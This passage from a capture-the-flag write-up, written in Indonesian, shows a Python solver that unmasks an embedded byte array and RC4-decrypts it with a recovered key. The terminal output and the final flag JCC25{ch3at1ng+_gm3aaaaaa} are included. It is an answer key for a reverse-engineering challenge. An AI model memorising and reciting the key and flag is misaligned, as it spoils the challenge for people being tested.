sekarang, kita tinggal decode pakai rc4 (sesuai nama function rc4_like) untuk dapatin flagnya:

```

def reconstruct_cipher(masked):
    cipher = []
    for i in range(len(masked)):
        byte = (masked[i] ^ 0xAA) - 7 * i
        cipher.append(byte & 0xFF)
    return bytes(cipher)

def rc4_decrypt(key, ciphertext):
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i]

    i = j = 0
    plaintext = []
    for byte in ciphertext:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        k = S[(S[i] + S[j]) % 256]
        plaintext.append(byte ^ k)

```

```
    return bytes(plaintext)

key = b"G@m3-ObfU$k3y!"

masked_bytes = [
    0x46, 0x87, 0xA0, 0xD9, 0x8F, 0x85, 0x88, 0xA4, 0xC2, 0x85,
    0xC5, 0x99, 0xF3, 0xC7, 0x29, 0x89, 0x2C, 0x87, 0x66, 0xCF
]

ciphertext = reconstruct_cipher(masked_bytes)

flag = rc4_decrypt(key, ciphertext)

print(flag.decode())
```

```
(base) (saymeal@LAPTOP-HJAPNPCK)-[/mnt/d/MC
L$ python3 solver.py
ch3at1ng+_gm3aaaaaa
```

Flag : JCC25{ch3at1ng+_gm3aaaaaa}



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